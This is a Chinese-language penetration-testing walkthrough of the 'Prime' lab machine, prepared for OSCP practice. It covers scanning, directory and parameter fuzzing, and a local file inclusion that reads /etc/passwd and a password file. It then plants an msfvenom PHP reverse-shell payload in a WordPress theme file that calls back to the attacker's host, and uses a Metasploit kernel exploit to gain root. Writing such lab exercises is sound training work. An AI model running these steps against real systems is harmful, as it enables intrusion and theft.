一、信息收集
Hint:

• victor 账户
• password.txt 文件在/home/victor 目录下
靶机IP:192.168.152.152
bash
netdiscover -r 192.168.152.0/24
端口和服务
bash
nmap -sS -sV -A -p- 192.168.152.152
bash
searchsploit openssh 7.2p2
Apache httpd 2.4.18

dirb 之第一次
最开始直接访问http://192.168.0.108,结果提示无法访问。后面直接使用dirb 爆破了一下目录。
bash
dirb http://192.168.152.152
后面还有一部分网址,这里就不全部贴出来了。

可以看到有个/dev 以及网站使用wordpress 搭建的。/dev,是作者给我们的一个提示。
既然是wordpress,那就用wpscan。使用wpscan 的时候会先进行更新。
bash
wpscan --update
wpscan --url http://192.168.152.152/wordpress
发现6 个漏洞和一个用户victor


这几个漏洞也没啥用。
dirb 之第二次
下面是靶机的描述:
This machine is designed for those one who is trying to prepare for OSCP or OSCP-Exam. This is first level of prime series. Some help at every stage is given. Machine is lengthy as OSCP and Hackthebox's machines are designed. So you have a target to get root flag as well as user flag. If stuck on a point some help are given at a level of enumeration. If any extra help needed Visit our website http://hacknpentest.com and http://hnpsecurity.com. Some extra improvement needed to my VM please contact me on my email- suraj at hnpsecurity dot com.
结合/dev 页面的提示
hello, now you are at level0 stage. In real life pentesting we should use our tools to dig on a web very hard. Happy hacking.
提示我们需要在网站上深入挖掘,重新使用dirb 进行扫描,但是这次换了扫描命令,增加了对特殊后缀文件的扫描。
bash
dirb http://192.168.152.152 -X .txt,.php,.html,.zip
访问http://192.168.152.152/secret.txt,内容如下:
Looks like you have got some secrets. Ok I just want to do some help to you. Do some more fuzz on every page of php which was finded by you. And if you get any right parameter then follow the below steps. If you still stuck Learn from here a basic tool with good usage for OSCP.
https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web//see the location.txt and you will get your next move//
fuzzing
根据提示使用wfuzz 对http://192.168.152.152/index.php 进行fuzz 测试
bash
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://192.168.152.152/index.php?FUZZ=something
从返回结果中可以看到,有很多Word 数量为12 的,所以在上述命令的基础上,将--hw 12 加上去,重新fuzzing
bash
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw 12 http://192.168.152.152/index.php?FUZZ=something
根据结果访问http://192.168.152.152/index.php?file=

结合之前的提示location.txt,尝试访问http://192.168.152.152/index.php?file=location.txt

获得victor 密码
这应该是个本地文件包含漏洞(LFI)了use 'secrettier360' parameter on some other php page for more fun.再结合第二次dirb 目录爆破出的image.php 页面,我们尝试访问
http://192.168.152.152/image.php?secrettier360=/etc/passwd


请看选中的红色区域find password.txt file in my directory:/home/saket
访问http://192.168.152.152/image.php?secrettier360=/home/saket/password.txt,得
到密码:follow_the_ippsec
注意:这个密码是victor 账户的密码,可能是靶机系统的也可能是WordPress 账户的。
尝试使用SSH 登录靶机,结果提示无权限。
bash
ssh victor@192.168.152.152
二、getshell
尝试登录WordPress 后台http://192.168.152.152/wordpress/wp-admin/
在/Appearance/Theme Editor 找到404.php ,可以修改这个文件,但是无法更新它。同样无法更新(保存)的php 文件还有comments.php、footer.php、header.php、image.php、index.php、page.php、search.php。发现secret.php 是可以更新的。


首先,使用msfvenom 生成反弹shell 的代码,保存到secret.php 中
bash
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.152.141 LPORT=1234 R
反弹shell 的代码为选中区域,不要把开头的两个字符/*也拷贝过去了。msfvenom 没有自带自动补全的功能,需要我们自己添加。

然后在msfconsole 上监听端口
bash
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.152.141
set lport 1234
run
最后,访问 http://192.168.152.152/wordpress/wp-content/themes/twentynineteen/secret.php

三、提权
第一种提权方法: 内核提权
4.10.0-28-generic
bash
background
search 4.10.0-28-generic
在getshell 的基础上,直接在metasploit 控制台先将当前的shell 会话切换到后台,记住这个shell 的session ID 是1。
然后使用exp,并设置session ID 为切换到后台时显示的Backgrounding session 1
bash
use exploit/linux/local/bpf_sign_extension_priv_esc
set session 1
exploit
bash
cd /root
ls -la
cat root.txt
第二种提权方法
切换到系统的shell
bash
shell
id
python -c 'import pty;pty.spawn("/bin/bash")'
www-data 用户无权限切换到/home/victor 目录下。
www-data 用户具有执行sudo 命令的权限,但是我们不知道该用户的密码。

/home/saket 目录下有一个user.txt 文件,内容是一串加了密的字符串,共32 位可能是md5 加密,尝试破解无果。
/home/saket 目录下有一个以root 权限执行的可执行文件enc,可是执行的时候需要输入密码,使用victor 的follow_the_ippsec 无法进入。
SUID 权限可执行文件
bash
find / -perm -u=s 2>/dev/null• /usr/sbin/pppd
• /usr/bin/pkexec
• /usr/bin/gpasswd
• /usr/bin/passwd
• /usr/bin/chsh
• /usr/bin/sudo
• /usr/bin/chfn
• /usr/bin/newgrp
• /usr/bin/vmware-user-suid-wrapper
• /usr/lib/policykit-1/polkit-agent-helper-1
• /usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
• /usr/lib/snapd/snap-confine
• /usr/lib/dbus-1.0/dbus-daemon-launch-helper
• /usr/lib/eject/dmcrypt-get-device
• /usr/lib/xorg/Xorg.wrap
• /usr/lib/openssh/ssh-keysign
• /bin/fusermount
• /bin/umount
• /bin/ping6
• /bin/mount
• /bin/su
• /bin/ping
以上都不可用
